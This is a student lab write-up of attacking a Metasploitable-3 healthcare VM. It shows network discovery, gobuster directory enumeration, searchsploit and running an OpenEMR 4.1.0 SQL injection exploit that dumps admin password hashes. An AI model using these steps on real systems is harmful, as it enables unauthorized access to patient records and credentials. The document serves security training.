Institute of Information Technology (IIT)

Jahangirnagar University

EDGE- B11 Cyber Security.

Assignment No 5:

Vulnerability Identify Using Metasploitable-3

Submitted By

Name: Shariful Islam

ID No: 2111252

Batch No: B-11


Submitted To

Moinoddeen Quader Al Arabi

Ethical Hacker, Forensic Investigator, and VAPT Expert Cyber Security Consultant in Dhaka Division, Bangladesh


First need to run metasploitable-3 and healthcare-1

Default userid and password: **vagrant**




Now time for discover target ip using Linux:

Command: netdiscover




Here target ip = 192.168.43.101

Now check which port is open.



Here port 21 and 80 is open




Install seclists

```
┌──(root㉿kali)-[~]
└─# apt install seclists
The following packages were automatically installed and are no longer required:
  fonts-liberation2          libgail18t64          libiniparser1    libzip4t64
  freerdp2-x11               libgeos3.12.2         libjim0.82t64    openjdk-17-jre
  hydra-gtk                  libgfapi0             libjsoncpp25     openjdk-17-jre-headless
  ibverbs-providers          libgfrpc0             libmfx1          perl-modules-5.38
  libassuan0                 libgfxdr0             libperl5.38t64   python3-hatch-vcs
  libavfilter9               libglusterfs0         libplacebo338    python3-hatchling
  libboost-iostreams1.83.0   libgspell-1-2         libplist3        python3-pathspec
  libboost-thread1.83.0      libgtk2.0-0t64        libpostproc57    python3-pluggy
  libcephfs2                 libgtk2.0-bin         librados2        python3-setuptools-scm
  libfreerdp-client2-2t64    libgtk2.0-common      librdmacm1t64    python3-trove-classifiers
  libfreerdp2-2t64           libibverbs1           libusbmuxd6      rwho
  libgail-common             libimobiledevice6     libwinpr2-2t64   rwhod
Use 'apt autoremove' to remove them.

Installing:
  seclists

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 175
  Download size: 508 MB
```

gobuster dir -u http://192.168.43.101/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -e

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.43.101/ -w /usr/share/seclists/Discovery/Web-Content/direct
ory-list-2.3-medium.txt -t 100 -e
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.43.101/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medi
um.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
http://192.168.43.101/css                (Status: 301) [Size: 341] [--> http://192.168.43.10
1/css/]
http://192.168.43.101/js                 (Status: 301) [Size: 340] [--> http://192.168.43.10
1/js/]
http://192.168.43.101/vendor             (Status: 301) [Size: 344] [--> http://192.168.43.10
1/vendor/]
http://192.168.43.101/favicon            (Status: 200) [Size: 1406]
http://192.168.43.101/robots             (Status: 200) [Size: 620]
http://192.168.43.101/fonts              (Status: 301) [Size: 343] [--> http://192.168.43.10
1/fonts/]
http://192.168.43.101/images             (Status: 301) [Size: 344] [--> http://192.168.43.10
1/images/]
http://192.168.43.101/index              (Status: 200) [Size: 5031]
http://192.168.43.101/gitweb             (Status: 301) [Size: 344] [--> http://192.168.43.10
1/gitweb/]
http://192.168.43.101/server-status      (Status: 403) [Size: 1000]
Progress: 104721 / 220560 (47.48%)
```



sqlmap -u http:// 192.168.43.101/openemr/interface/login/validateUser.php?u= --dbs –batch

```
┌──(root㉿kali)-[~]
└─# sqlmap -u http:// 192.168.43.101/openemr/interface/login/validateUser.php?u= --dbs -batch
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.9#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is il
legal. It is the end user's responsibility to obey all applicable local, state and federal law
s. Developers assume no liability and are not responsible for any misuse or damage caused by t
his program

[*] starting @ 12:23:53 /2024-11-08/

[12:23:53] [CRITICAL] host '' does not exist

[*] ending @ 12:23:53 /2024-11-08/


┌──(root㉿kali)-[~]
└─#
```

Download big data file:

https://github.com/igorhvr/zaproxy/blob/master/src/dirbuster/directory-list-2.3-big.txt

move big.txt into Web-Content folder


```
shariful@kali:
File  Actions  Edit  View  Help
┌──(shariful㉿kali)-[~/Downloads]
└─$ ls
directory-list-2.3-big.txt

┌──(shariful㉿kali)-[~/Downloads]
└─$ sudo mv directory-list-2.3-big.txt /usr/share/seclists/Discovery/Web-Content/directory
[sudo] password for shariful:

┌──(shariful㉿kali)-[~/Downloads]
└─$
```

Gobuster the big.txt file.
gobuster dir -u http://192.168.0.105/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt


Here is the different type of directory:

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.43.101/ -w /usr/share/seclists/Discovery/Web-Content/direct
ory-list-2.3-big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.43.101/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.
txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 344] [--> http://192.168.43.101/images/]
/index                (Status: 200) [Size: 5031]
/css                  (Status: 301) [Size: 341] [--> http://192.168.43.101/css/]
/js                   (Status: 301) [Size: 340] [--> http://192.168.43.101/js/]
/vendor               (Status: 301) [Size: 344] [--> http://192.168.43.101/vendor/]
/favicon              (Status: 200) [Size: 1406]
/robots               (Status: 200) [Size: 620]
/fonts                (Status: 301) [Size: 343] [--> http://192.168.43.101/fonts/]
/gitweb               (Status: 301) [Size: 344] [--> http://192.168.43.101/gitweb/]
/phpMyAdmin           (Status: 403) [Size: 59]
/server-status        (Status: 403) [Size: 1000]
/server-info          (Status: 403) [Size: 1000]
/openemr              (Status: 301) [Size: 345] [--> http://192.168.43.101/openemr/]
Progress: 1273832 / 1273833 (100.00%)
===============================================================
Finished
===============================================================
```

Copy http://192.168.43.101/openemr/ and paste in url



Now we need to know the username and password



Here OpenEMR v4.1.0 is running

Check if there has any vulnerability

```
┌──(root㉿kali)-[~]
└─# searchsploit OpenEMR 4.1.0
 Exploit Title                                             |  Path
-----------------------------------------------------------|---------------------------------
OpenEMR 4.1.0 - 'u' SQL Injection                          | php/webapps/49742.py
Openemr-4.1.0 - SQL Injection                              | php/webapps/17998.txt
-----------------------------------------------------------|---------------------------------
Shellcodes: No Results

┌──(root㉿kali)-[~]
└─#
```

Here is SQL Injection vulnerability with python file 49742.py


```
┌──(root㉿kali)-[~]
└─# searchsploit -m php/webapps/49742.py

  Exploit: OpenEMR 4.1.0 - 'u' SQL Injection
      URL: https://www.exploit-db.com/exploits/49742
     Path: /usr/share/exploitdb/exploits/php/webapps/49742.py
    Codes: N/A
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /root/49742.py
```

Here 49742.py file copy to **root** folder


Open 49742.py and change the ip address

Use nano 49742.py for edit ip address

Then enter Ctrl+O and Ctrl+X




Now execute python file



Here is the user and password hash value

admin:3863efef9ee2bfbc51ecdca359c6302bed1389e8

medical:ab24aed5a7c4ad45615cd7e0da816eea39e4895d



Decode hash:

Admin page